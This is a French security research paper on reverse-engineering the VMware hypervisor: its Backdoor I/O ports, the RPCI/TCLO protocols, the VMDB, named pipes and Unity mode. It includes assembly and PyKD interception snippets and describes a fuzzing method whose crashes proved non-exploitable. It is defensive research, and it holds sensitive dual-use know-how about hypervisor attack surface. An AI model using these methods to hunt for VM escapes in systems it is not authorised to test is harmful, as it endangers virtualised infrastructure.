25. Yong Chuan Koh. Fuzzing the Windows Kernel. https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-fuzzing-the-windows-kernel.pdf, 2016.
26. Yong Chuan Koh. Platform Agnostic Kernel Fuzzing. https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-Platform-Agnostic-Kernel-Fuzzing-FINAL.pdf, 2016.

Dissection de l'hyperviseur VMware

Brice L'helgouarc'h
brice.lhelgouarch@amossys.fr

Amossys
11 Rue Maurice Fabre, 35000 Rennes

Résumé. L'utilisation croissante de la virtualisation des systèmes d'exploitation a contribué à l'émergence de nouvelles vulnérabilités spécifiques aux hyperviseurs, telles que les *VM escape*. Il peut donc être intéressant de comprendre les mécanismes internes des hyperviseurs afin de réduire au maximum leur surface d'attaque et se prémunir de telles vulnérabilités. Dans cette optique, ce document décrit des travaux de rétro-ingénierie menés sur l'hyperviseur VMware afin d'en expliquer les mécanismes internes, et plus particulièrement ceux de son mode Unity, jusqu'alors non documenté publiquement.

1 Introduction

La virtualisation des systèmes d'exploitation s'est aujourd'hui imposée sur la quasi-totalité des systèmes d'information. Dans le cas des processeurs x86, cette virtualisation était initialement mise en œuvre à travers des techniques peu efficaces (émulation, virtualisation totale) ou très contraignantes (paravirtualisation). L'arrivée des jeux d'instructions de virtualisation a rendu la virtualisation plus simple à mettre en œuvre, mais aussi plus efficace. Elle a aussi permis l'émergence de nouveaux usages de la virtualisation, par exemple pour isoler plusieurs applications d'un même système d'exploitation, comme le fait Windows 10 avec la protection *Virtualization-Based Security*.

Cependant, dans le cas d'une infrastructure virtualisée, l'isolation entre machines n'est plus physique mais logicielle. Cela induit de nouveaux risques, car la présence d'une vulnérabilité dans l'hyperviseur utilisé pourrait avoir de graves conséquences, parmi lesquelles une fuite d'information, une élévation de privilèges ou encore le *crash* d'une machine virtuelle. Par ailleurs, la surface d'attaque d'un hyperviseur est importante : un moniteur de machines virtuelles (VMM) peut potentiellement être vulnérable au niveau de la gestion des instructions sensibles, de l'interaction avec les systèmes invités ou encore de la connexion des machines virtuelles au réseau.

De plus, le fonctionnement interne des hyperviseurs propriétaires est peu documenté, et, par conséquent, peu connu de la communauté. Afin d'éclaircir ce sujet, les principes généraux de la virtualisation seront tout d'abord expliqués. Il s'agira ensuite de décrire certains mécanismes intrinsèques de l'hyperviseur VMware. Une attention plus particulière sera portée à son mode Unity, permettant de manipuler les fenêtres d'un système invité directement sur le système hôte, et dont le fonctionnement interne n'est pas documenté publiquement à ce jour.

2 Fonctionnement général des hyperviseurs

La virtualisation est un concept qui, dans l'absolu, consiste à rendre une application indépendante du matériel sur lequel elle s'exécute. La virtualisation trouve son intérêt dans de nombreuses branches de l'informatique, et permet, par exemple, de rendre un logiciel indépendant de la plateforme matérielle utilisée (Java Virtual Machine), de créer un lien direct entre deux machines à travers Internet (réseaux privés virtuels), ou encore de faire cohabiter plusieurs systèmes d'exploitation sur une même machine (machines virtuelles).

Par abus de langage, on désigne souvent par « virtualisation » le fait d'exécuter des machines virtuelles uniquement, sans se soucier des autres applications de la virtualisation. Nous nous concentrerons d'ailleurs sur cet aspect de la virtualisation à travers ce document.

2.1 Prérequis formels à la virtualisation

En 1974, Popek et Goldberg publient l'article *Formal Requirements for Virtualizable Third Generation Architectures* [9], décrivant un ensemble de conditions suffisantes (mais non nécessaires) pour permettre la virtualisation sur une architecture de processeur donnée. Cet article spécifie tout d'abord trois propriétés attendues d'un hyperviseur, à savoir la *fidélité*, la *performance* et le *contrôle sur les ressources matérielles*. Popek et Goldberg définissent ensuite les notions d'instruction privilégiée et d'instruction critique, en considérant un processeur disposant d'un mode superviseur et d'un mode utilisateur. Dans ce contexte, le terme français *lancer une exception* sera utilisé de manière équivalente au terme anglais *to trap*.

Définition 1. Une instruction est dite *privilégiée* si l'exécution de celle-ci lance une exception lorsque le processeur n'est pas en mode superviseur.

Ainsi, l'exception lancée par l'exécution d'une instruction privilégiée en mode utilisateur va donner lieu à un changement de contexte afin de pouvoir traiter de manière appropriée cette instruction.

Définition 2. Une instruction est dite *critique* ou *sensible* si celle-ci interagit avec le matériel.

Une fois les définitions précédentes établies, trois théorèmes sont énoncés, dont le suivant :

Théorème 1. Pour tout ordinateur de troisième génération conventionnel, un hyperviseur peut être construit si l'ensemble de ses instructions sensibles est un sous-ensemble de ses instructions privilégiées.

Ici, le terme *ordinateur de troisième génération conventionnel* désigne un modèle formel d'ordinateur défini dans l'article dont le but est de décrire les ordinateurs contemporains à la date de rédaction de l'article. Cependant, ce modèle peut aussi s'appliquer aux ordinateurs actuels. Ainsi, l'architecture x86 n'est pas virtualisable au sens de Popek et Goldberg, car celle-ci possède des instructions sensibles mais non privilégiées [12]. Cette caractéristique de l'architecture x86 rend difficile l'implémentation d'un hyperviseur satisfaisant la propriété de contrôle sur les ressources matérielles : il faudrait en effet remplacer les instructions sensibles mais non privilégiées par un traitement approprié (traduction binaire).

L'utilisation des instruction de virtualisation (technologie VT-x) permet toutefois de répondre aux trois propriétés énoncées précédemment. En effet, cette technologie permet à l'hyperviseur d'intercepter automatiquement les instructions sensibles, ce qui satisfait la propriété de contrôle sur les ressources matérielles et facilite le respect de la propriété de performance.

2.2 Gestion des instructions critiques

Les instructions critiques sont définies comme étant les instructions interagissant avec le matériel. Ces instructions doivent être traitées d'une manière particulière pour que l'hyperviseur puisse garantir son contrôle total sur les ressources matérielles et isoler les machines virtuelles. Dans le cadre de la virtualisation totale, l'hyperviseur doit intercepter par lui même les instructions critiques, ce qui rend la réalisation d'un hyperviseur complexe. Les instructions de virtualisation simplifient cette réalisation en permettant à l'hyperviseur d'intercepter automatiquement les instructions critiques. De plus, la technologie VT-x fournit des instructions permettant de sortir d'une machine virtuelle automatiquement et de passer de l'hyperviseur à une machine virtuelle en une opération atomique. De ce fait, le fonctionnement d'un hyperviseur basique peut être décrit par le pseudo-code donné dans le listing 1.

```
vmxon
init VMCS
vmlaunch

while(1) {
    exit_code = read_exit_code(VMCS);
    switch(exit_code) {
        case TRIPLE_FAULT_EXIT:
            // Traitement en cas de triple fault
        case IO_INSTRUCTION:
            // Traitement des instructions I/O
        case VMXOFF_INSTRUCTION:
            // Traitement de l'instruction vmxoff
        [...] // Autres exit codes
    }
    vmresume
}

vmxoff
```

Listing 1. Pseudo-code d'un hyperviseur exploitant les instructions de virtualisation [4].

L'hyperviseur active tout d'abord les extensions de virtualisation (*Virtual Machine eXtensions*) à l'aide de l'instruction `vmxon`, ce qui introduit deux nouveaux modes d'exécution. Le mode *VMX root* est destiné aux opérations de l'hyperviseur, alors que le mode *VMX non-root* est destiné aux instructions des systèmes invités. Le moniteur de machines virtuelles initialise ensuite une *Virtual Machine Control Structure* (VMCS) pour tout processeur virtuel/logique de chaque machine virtuelle. Cette structure permet de contrôler les transitions entre les modes *VMX root* et *VMX non-root* survenant à l'exécution des instructions `vmlaunch`/`vmresume` ou d'une instruction critique [6, Vol. 3C, p. 23-2]. Les données contenues dans une VMCS sont divisées en six groupes logiques [6, Vol. 3C, p. 24-3], dont les champs de contrôle de sortie de la machine virtuelle et les champs d'information de sortie de la VM.

Ainsi, lorsqu'une instruction sensible est piégée dans l'hyperviseur, ce dernier peut déterminer la raison pour laquelle l'exécution de la machine virtuelle a été suspendue (sortie de VM, *VM exit*) en lisant les champs d'information de *VM exit*. Cette instruction sensible peut ensuite être traitée de manière adaptée par le moniteur de machines virtuelles. Ce dernier peut ensuite reprendre l'exécution de la machine virtuelle (*VM entry*) à travers l'instruction `vmresume`, et ne regagne le contrôle sur le processeur qu'en cas de *VM exit* ou de fin du *VMX preemption timer* (mécanisme permettant d'interrompre une machine virtuelle de manière périodique et automatique). L'utilisation des extensions de virtualisation peut éventuellement être suspendue en exécutant l'instruction `vmxoff`.

3 Étude des mécanismes de l'hyperviseur VMware

L'entreprise VMware propose sur le marché deux hyperviseurs adaptés à des besoins distincts : *Workstation* pour le marché bureau et *ESXi* pour le marché serveur. Ces deux hyperviseurs ayant un fonctionnement semblable, le terme « hyperviseur VMware » sera utilisé à travers ce document pour les désigner sans distinction.

L'une des caractéristiques principales de l'hyperviseur VMware est sa forte utilisation d'extensions de système invité, permettant par exemple de partager le presse-papiers ou des dossiers du système hôte avec les machines virtuelles. La mise en œuvre de telles extensions est rendue possible par des communications entre les machines virtuelles et le VMM, mais aussi entre les différents processus de l'hyperviseur sur le système hôte. Ces communications, qui représentent par ailleurs l'un des éléments les plus importants de la surface d'attaque de l'hyperviseur (après la gestion des périphériques), sont détaillées ci-dessous.

3.1 Communications entre VM et hyperviseur

Backdoor. Les communications entre VM et hyperviseur reposent sur un mécanisme bas niveau nommé Backdoor [5]. Celui-ci consiste en un traitement particulier des *VM exits* lancées par la communication sur les ports I/O `0x5658` et `0x5659`. Par choix d'architecture, l'hyperviseur ne lance pas d'exceptions lorsque le mécanisme Backdoor est appelé depuis le ring 3. Cela permet de minimiser les privilèges des extensions fonctionnant au sein des machines virtuelles, mais empêche en contrepartie l'hyperviseur de connaître le niveau de privilèges du procesus ayant lancé l'appel à Backdoor. Il est à noter que ce mécanisme est actif par défaut et ne semble pas désactivable.

```
mov rax, 0x564D5868 ;magic number
mov rbx, 0x16645186 ;params commande
mov rcx, 0x01 ;num commande
mov dx, 0x5658 ;port

in rax,dx
```

Listing 2. Exemple de communication par Backdoor: récupération de la fréquence du CPU de la machine virtuelle.

Comme le montre le listing 2, l'appel à Backdoor nécessite de passer par l'assembleur. Le registre `rcx` permet de spécifier un numéro correspondant à une commande spécifique : ces commandes sont variées, et permettent par exemple de récupérer des informations système ou de manipuler le

presse-papiers de la VM [3]. Une utilisation « brute » de Backdoor n'est toutefois pas suffisante pour permettre des communications complexes et sécurisées entre les machines virtuelles et l'hyperviseur, puisqu'un utilisateur non privilégié pourrait *spoof* d'autres utilisateurs aux yeux de l'hyperviseur [11]. VMware définit donc deux protocoles fonctionnant au-dessus de Backdoor : RPCI et TCLO, repsectivement en charge des communications de la machine virtuelle à l'hyperviseur et inversement.

RPCI. Ce protocole permet d'acheminer les messages en provenance de la machine virtuelle vers l'hyperviseur. Ce protocole, essentiellement textuel, fonctionne au travers d'un ensemble de commandes permettant au système invité d'annoncer ses capactités, son adresse IP, ou encore de déclencher des logs sur le système hôte. Ces commandes sont exploitées par les extensions de système invité pour transmettre des informations à l'hyperviseur au cours de l'exécution de la machine virtuelle.

Il est possible de capturer des messages RPCI en plaçant des *breakpoints* appropriés lors de l'exécution du processus `vmware-vmx.exe` [5]. Le listing 3 donne un exemple de message capturé à l'aide de cette méthode. Un administrateur soucieux de limiter la surface d'attaque d'un hyperviseur peut désactiver certaines commandes RPCI à travers la configuration des machines virtuelles (fichiers `.vmx`).

```
74 6f 6f 6c 73 2e 75 6e-69 74 79 2e 70 75 73 68  tools.unity.push
2e 75 70 64 61 74 65 20-6d 6f 76 65 20 36 36 34  .update move 664
35 32 20 31 33 34 33 20-31 30 31 32 20 31 34 30  52 1343 1012 140
32 20 31 30 38 30 00 00-00                       2 1080...
```

Listing 3. Exemple de *hex dump* de message RPCI: déplacement d'une fenêtre en mode Unity. Remarquons que le message se termine par trois *null bytes*.

Il est possible d'énumérer les différentes commandes RPCI existantes en inspectant les *xrefs* d'une commande connue (comme `vmx.set_option`). La chaîne de caractères correspondante est en général référencée dans une unique fonction, que nous nommerons `RegisterRPCICommandHandler(id, vmdbKey, command, handler, a5)`, où :

- `id` est un identifiant numérique ;
- `vmdbKey` est une clé de la VMDB (détaillé ci-dessous) ;
- `command` est la commande RPCI à enregistrer ;
- `handler` est un pointeur vers la fonction prenant en charge la commande spécifiée ;
- `a5` est un paramètre valant 0 la plupart du temps.

TCLO. Les messages TCLO permettent à l'hyperviseur de donner des ordres aux extensions d'une machine virtuelle. Tout comme RPCI, TCLO est en grande partie textuel, et permet entre autres d'ordonner un changement de résolution de la console (voir listing 4) ou un passage en mode Unity (commande `unity.enter`). Le système invité répond ensuite à l'hyperviseur à travers un message `OK` ou `ERROR`, auquel peuvent être jointes des données [11] : ces données peuvent par exemple être une image PNG en réponse à une commande `unity.get.icon.data`.

```
44 69 73 70 6c 61 79 54-6f 70 6f 6c 6f 67 79 5f  DisplayTopology_
53 65 74 20 31 20 2c 20-30 20 30 20 31 39 32 30  Set 1 , 0 0 1920
20 31 30 38 30 00                                 1080.
```

Listing 4. *Hex dump* d'un message TCLO ordonnant au système invité de passer la définition de la console à 1920×1080.

Les machines virtuelles n'étant pas en capacité de recevoir des interruptions en provenance de l'hyperviseur, celles-ci sont dans l'obligation de recevoir les messages TCLO à travers un mécanisme de *polling*. Tout comme pour RPCI, il est possible de capturer les messages TCLO transitant entre hyperviseur et VM en plaçant des *breakpoints* dans les fonctions d'envoi et de réception TCLO de l'exécutable `vmware-vmx.exe`.

3.2 VMDB

Les communications entre VM et VMM contiennent souvent des informations devant être mémorisées par le système hôte, telles que les capacités du système invité, l'état des périphériques ou l'IP de la VM.

VMware apporte une réponse à cette problématique à travers la VMDB, base de données relative à l'exécution courante de la machine virtuelle et maintenue par le processus `vmware-vmx.exe`. Bien que ce mécanisme ne soit pas officiellement documenté, il est possible de le mettre en évidence par analyse statique. Cette dernière se retrouve ici grandement facilitée par la verbosité de l'hyperviseur : il est possible, pour un grand nombre de fonctions, de déterminer leur nom à l'aide de *format strings* passées en paramètres à des fonctions de log, comme le montre le listing 5.

```
lea     rdx, aVmxvmdb_setdev ; "VMXVmdb_SetDevPresent"
lea     rcx, aSDeviceNotFoun ; "%s: device not found!\n"
call    Debug
jmp     short loc_7FF7F15D63FF
```

Listing 5. Exemple de log permettant de déterminer le nom d'une fonction.

La recherche de chaînes de caractères débutant par le motif « `%s:` » permet donc d'identifier des noms de symboles dans le binaire, et ce de manière potentiellement automatisée. L'utilisation de cette méthode sur les fonctons relatives à la VMDB permet d'en identifier les caractéristiques principales. La VMDB présente tout d'abord un fonctionnement analogue à celui d'un système de fichiers : les informations y sont ordonnées sous forme arborescente et la notion de chemin courant y est définie (`Vmdb_SetCurrentPath`). Il est d'ailleurs possible d'observer des exemples de chemins VMDB en recherchant les chaînes de caractères présentes dans un *dump* de la mémoire du processus `vmware-vmx.exe`.

La VMDB présente tout de même des caractéristiques propres aux bases de données : des données peuvent y être écrites à l'aide des fonctions `Vmdb_Get` et `Vmdb_Set`, ces données étant organisées selon des schémas (exports `Vmdb_AddSchema` et `Vmdb_GetSchema` dans `vmwarebase.dll`).

Au final, la VMDB inclut un système de *callbacks*, c'est à dire de fonctions appelées à la suite d'une modification de la base. Ces *callbacks* sont tout d'abord enregistrés dans la VMDB à travers la fonction `VMXVmdbCb_RegisterCallbacks`, qui appelle `VMXVmdbCb_RegisterCallback` pour plusieurs fonctions et chemins de la VMDB. L'hyperviseur peut ensuite réagir à un évènement lancé par une machine virtuelle à travers les mises à jour de la VMDB déclenchées par le traitement des messages RPCI reçus.

3.3 Communications inter-processus

Bien qu'un hyperviseur simple puisse être décrit en une petite portion de pseudo-code, les hyperviseurs du marché sont bien plus complexes : ils doivent par exemple supporter de nombreux périphériques virtuels, présenter une interface graphique à l'utilisateur, ou encore faciliter les interactions avec les machines virtuelles à travers des extensions de système invité. L'hyperviseur VMware découpe ces différentes tâches en plusieurs processus spécifiques. Ainsi, chaque machine virtuelle active sur le système hôte fonctionne à travers un processus `vmware-vmx.exe`. Ce processus interagit avec un *driver* spécifique nommé `vmx86` en charge de gérer les VMCS des machines virtuelles. Remarquons qu'à ce jour, VMware n'utilise pas les hyperviseurs intégrés aux systèmes d'exploitation (*Windows Hypervisor Platform*, *macOS Hypervisor Framework* et KVM) [2, 7, 10]. Cela empêche par exemple un utilisateur Windows d'utiliser VMware Workstation en même temps que *Virtualization-Based Security*.

Les *VM exits* reçues par `vmx86` sont ensuite dispatchées au *VM exit handler* approprié à l'aide des champs de sortie de machine virtuelle

contenus dans la VMCS. Ces *VM exit handlers*, eux aussi contenus dans le processus `vmware-vmx.exe`, lui permettent de gérer les instructions critiques et donc les périphériques. Le mécanisme Backdoor reposant sur l'interception des *VM exits* lancées par les communications sur les ports I/O `0x5658` et `0x5659`, le processus VMX est aussi en charge de la gestion des interactions avec les machines virtuelles. De ce fait, et bien que l'hyperviseur soit en réalité découpé en plusieurs processus, l'essentiel de sa surface d'attaque réside dans les processus `vmware-vmx.exe`.

Dans le cas de VMware Workstation, les machines virtuelles sont administrées par l'utilisateur à l'aide d'une interface graphique présentée par le procesus `vmware.exe`. L'interface devant récupérer des informations concernant l'exécution de la machine virtuelle, elle utilise les données contenues dans la VMDB maintenue par le VMX au cours de son exécution.

L'utilisation d'un moniteur système tel que *Process Hacker* permet de repérer les *handles* exploités par ces processus, et de remarquer l'utilisation de *named pipes* telles que `vmx-mks-fd`, `vmx-live-fd`, ou encore `vmx-vmdb-fd`. Nous focaliserons notre attention sur cette dernière puisque que comme son nom l'indique, elle fait transiter les interactions avec la VMDB associée à une machine virtuelle, et occupe par conséquent un rôle central dans le fonctionnement du mode Unity.

Les *named pipes* se manipulant comme des fichiers sur Windows, il suffit de placer des *breakpoints* aux appels à `ReadFile` et `WriteFile` pour intercepter les communications : en x64, `lpBuffer` est pointé par `rdx` et `nNumberOfBytesToRead/Write` est contenu dans `r8`. Le script PyKD donné dans le listing 6 permet d'intercepter automatiquement les appels à ces fonctions pour un *handle* donné, et donc de visualiser l'intégralité des communications passant par un *named pipe* de *handle* `n_handle`.

```
import pykd

kernel32 = pykd.module("kernel32")

def OnWriteFile():
    n_handle = ###

    if pykd.reg("rcx") == n_handle:
        msg_str = ""
        msg_hex = pykd.loadBytes(pykd.reg("rdx"), pykd.reg("r8"))
        for b in msg_hex:
            msg_str = msg_str + chr(b)
        print(msg_str)

b0 = pykd.setBp(kernel32.WriteFile, OnWriteFile)
pykd.go()
```

Listing 6. Script d'interception des messages transmis sur les *named pipes*.

L'exécution du script du listing 6 sur le *named pipe* `vmx-vmdb-fd` permet d'observer des messages semblables à celui donné ci-dessous.

```
6 TUPLESe /vm/#_VMX/vmx/1
1 21 021 unity/unityUpdate/#19/updateData/1 228
    bW92ZSA2NjQ1MiAzODIgNDgxIDQzMiA1MzkAAAA=1
1 22 220 1 10 1
1
```

Listing 7. Exemple d'interaction avec la VMDB: propagation d'un message `unityUpdate` vers la GUI.

Nous nous sommes ici restreints aux échanges entre les processus `vmware-vmx.exe` et le processus `vmware.exe` via le *named pipe* `vmx-vmdb-fd`. Cependant, VMware Workstation exploite d'autres processus, tels que `vmware-usbarbitrator64.exe`, processus permettant à l'utilisateur d'attribuer un périphérique USB à l'hôte ou à une machine virtuelle, ou `vmnetdhcp.exe`, en charge de l'attribution des adresses IP des machines virtuelles. De même, il pourrait être intéressant d'analyser les messages transmis sur d'autres *named pipes*. La description de ces interactions n'étant pas nécessaire à la compréhension du fonctionnement du mode Unity, celles-ci ne seront pas détaillées dans un souci de concision.

4 Recherche de vulnérabilités sur le mode Unity

L'hyperviseur VMware Workstation propose, dans ses versions Windows et macOS, une fonctionnalité nommée *mode Unity* et permettant à un utilisateur de manipuler les fenêtres d'une machine virtuelle comme si il s'agissait de fenêtres du système hôte, comme le montre la figure 1. L'implémentation d'une telle fonctionnalité, au premier abord, semble très complexe : il faut en effet gérer un grand nombre d'interactions utilisateur, telles que le déplacement des fenêtres ou le lancement de nouveaux programmes.

Cette complexité semble *a priori* intéressante pour un attaquant, puisqu'une quantité importante de code est souvent à l'origine de vulnérabilités. De plus, les mécanismes internes du mode Unity ne sont pas documentés, et celui-ci ne semble à ce jour pas exploité par des vulnérabilités connues. Étudier de tels mécanismes à travers la rétro-ingénierie peut donc s'avérer très intéressant, autant d'un point de vue défensif qu'offensif.

Il est à noter que VirtualBox propose de telles fonctionnalités à travers son *seamless mode*. Cette recherche de vulnérabilités s'est cependant concentrée sur VMware Workstation en raison de la piètre politique de correction de vulnérabilités d'Oracle [8].




Fig. 1. Exemple d'utilisation du mode Unity : manipulation de fenêtres Windows sur un système Mac OS X (source : VMware).

4.1 Fonctionnement interne du mode Unity

Le mode Unity repose en majorité sur les mécanismes présentés ci-dessus. Le basculement en mode Unity se fait depuis l'interface graphique à l'initiative de l'utilisateur. Une fois ce basculement effectué, les systèmes invité et hôte s'échangent des mises à jour `unityUpdate` correspondant à un évènement tel qu'un ajout, un déplacement ou une réduction de fenêtre via RPCI et TCLO.

Du côté du système hôte, les mises à jour reçues en provenance de la machine virtuelle sont propagées vers la VMDB à travers des messages tels que montré sur le listing 7. Ces mises à jour sont ensuite lues par l'interface graphique (processus `vmware.exe`) et parsées par la fonction `UnityWindowTracker_ParseUnityUpdate`, contenue dans `vmwarebase.dll`. À la suite de ce *parsing* est extrait un type de mise à jour codé de manière numérique (sur Workstation 15, ces types sont au nombre de 20). Cette valeur est ensuite utilisée par la méthode `cui::UnityMgrBasic::ProcessUnityUpdate` afin de pouvoir dispatcher la mise à jour vers la fonction appropriée.

Le système invité réceptionne quant à lui les messages en provenance de l'hyperviseur via TCLO. Ces messages sont ensuite traités par le démon `vmtoolsd.exe`, qui comporte une instance ayant des privilèges utilisateur et une autre ayant des privilèges administrateur. Le démon fonctionne à l'aide d'un système de plugins, pouvant s'exécuter à différents niveaux de

privilèges (`vmusr` ou `vmsvc`). Les messages TCLO reçus peuvent alors être dispatchés vers le plugin approprié via un système de *callbacks*.




Fig. 2. Schéma récapitulatif du fonctionnement du mode Unity.

Dans le cas du mode Unity, le plugin utilisé est `vmusr/unity.dll`. Ce dernier met en place des *callbacks* en réaction aux commandes TCLO `unity.*` et `ghi.guest.*`. Comme lors de l'étude de la VMDB, la recherche du motif « `%s:` » facilite grandement la rétro-ingénierie, et permet de mettre en avant les fonctions `vmware::tools::*` enregistrées comme *callbacks* TCLO. Ces dernières appellent ensuite leur fonction `UnityPlatform*` respective (par exemple `UnityPlatformMoveResizeWindow` pour `vmware::tools::UnityTcloMoveResizeWindow`), qui va interagir avec les fenêtres de la VM via les fonctions de `user32.dll`.

4.2 Problématique

Comme montré précédemment, le mode Unity fonctionne à l'aide de communications entre l'hyperviseur et un système invité via RPCI et TCLO. De plus, le traitement des données échangées donne lieu à la création de nombreux objets pouvant potentiellement causer des vulnérabilités relatives à la gestion du tas. Ainsi, un attaquant voulant utiliser cette fonctionnalité comme vecteur d'attaque contrôle les messages RPCI qu'il envoie à l'hyperviseur, mais aussi les réponses aux ordres reçus via TCLO.

Cependant, les messages échangés entre la machine virtuelle et l'hyperviseur sont, pour la plupart, relativement complexes. Déterminer le rôle de chacun des champs de message dans le but de disposer d'un *fuzzer* aussi intelligent que possible s'avérerait donc extrêmement chronophage. D'autre part, le *fuzzer* devrait idéalement avoir un *code coverage* important, en sachant que les messages invalides sont directement rejetés par le

VMX : les messages générés par le *fuzzer* doivent donc être « réalistes », bien que leur spécification initiale ne soit pas connue en détail. Finalement, l'utilisation du *fuzzer* ne devrait pas nécessiter d'intervention de la part de l'utilisateur : il est donc nécessaire de trouver un moyen de générer des interactions automatiquement. L'ensemble des réponses TCLO impliquées dans le mode Unity étant relativement restreint, nous nous focaliserons ici sur les messages RPCI provenant de la VM. La démarche décrite peut cependant être facilement adaptée à TCLO.

4.3 Solution retenue

La première problématique se présentant est le réalisme des messages générés. La mutation puis le rejeu de captures existantes et le *fuzzing* en mémoire se trouvent alors être deux solutions viables. Cependant, la problématique d'automatisation des interactions semble avantager le rejeu de messages. La mise en œuvre de ces deux approches de *fuzzing*, qui peuvent être complémentaires ou interdépendantes, est décrite ci-dessous.

Mutation et rejeu de captures RPCI. Les messages RPCI sont capturés d'une manière semblable à celle décrite par ZDI à ZeroNights [5]. Ils peuvent ensuite être rejoués, avec ou sans mutation, et dans l'ordre de capture ou non. Les mutations appliquées peuvent être multiples : inversion d'un bit du message (*bitflip*), modification d'un paramètre textuel ou numérique, etc. Une telle approche présente toutefois une limite importante : il n'est possible de rejouer qu'un ensemble restreint de commandes (correspondant aux interactions capturées), dont les paramètres sont pour la plupart déterminés à l'avance. Il est à noter qu'il ne semble pas possible de rejouer des interactions Unity réellement cohérentes d'une telle manière. On pourrait alors penser à enregistrer, en plus des messages, leur espacement temporel afin de gagner en réalisme.

MemITM. MemITM [1] est un outil développé par Amossys permettant d'intercepter et modifier des messages situés dans la mémoire d'un processus Windows directement depuis Python. Cet outil se découpe en plusieurs composants :

- un script IDAPython `generate.idapython.py` qui génère des fichiers de configuration indiquant l'adresse de la fonction dans laquelle se placer et les registres pointant sur le *buffer* pertinent ;
- une DLL pour placer le *hook* dans la mémoire du processus cible ;
- un injecteur de DLL ;

— un script Python `memitm.py` communiquant avec la DLL injectée.

Une fois le fichier de configuration généré depuis IDAPython, il suffit de démarrer `memitm.py` en lui spécifiant le fichier de configuration et un PID (ou un nom de processus). Le script `memitm.py` expose alors deux fonctions, `logger` et `fuzzer`. Par défaut, la fonction `fuzzer` effectue un *bitflip* sur un vingtième des messages interceptés. La fonction `logger` permet d'enregistrer les messages mutés afin de pouvoir les rejouer après un éventuel *crash* du programme cible. Ces deux fonctions peuvent être modifiées à la guise de l'utilisateur en exploitant les fonctions et bibliothèques de l'écosystème Python.

Placement des *hooks*. L'utilisation du fuzzing en mémoire nécessite de connaître à l'avance l'endroit où se placer dans la mémoire du processus cible pour y modifier les messages. Dans le cas de l'hyperviseur VMware, plusieurs possibilités s'offrent à nous : le choix d'un *fuzzing* sur l'intégralité des messages RPCI à destination de l'hyperviseur, ou, au contraire, d'une partie restreinte de ces derniers. La sélection de l'une de ces posssibilités se fait à travers le choix de l'adresse à laquelle est placée le *hook*. Le démon `vmtoolsd` reposant sur un système de plugins, il suffit de placer le hook avant un appel à `RpcChannel_Send` (importée depuis `vmtools.dll`) dans un plugin donné pour *fuzz* une catégorie ou un message précis. Au contraire, si l'on désire pouvoir modifier l'intégralité des messages RCPI à destination de l'hyperviseur, il est nécessaire de se placer à l'intérieur de la fonction `RpcChannel_Send`, exportée par la DLL `vmtools.dll`.

Les mutations appliquées aux messages sont semblables à celles emplyées lors du rejeu de captures, à savoir l'utilisation du *bitflip* et la substitution de paramètres.

4.4 Résultats

Mode Unity. L'utilisation des méthodes de *fuzzing* expliquées ci-dessus a donné lieu à divers dysfonctionnements du mode Unity. Les résultats du fuzzing en mémoire se sont avérés peu convaincants, puisque `vmtoolsd` semble suspendre l'envoi de mises à jour Unity dès lors que le suivi d'une fenêtre est perdu. De plus, nous avons pu remarquer des cas de boucles infinies sur l'interface graphique (non exploitables) s'apparentant à des corruptions de la VMDB. Enfin, le rejeu de captures RPCI avec *bitflip* a donné lieu à un dysfonctionnement relativement intéressant, s'apparentant à une injection XPath, comme le montre la figure 3. Une telle injection ne cause cependant aucune corruption mémoire, elle n'est donc pas exploitable.

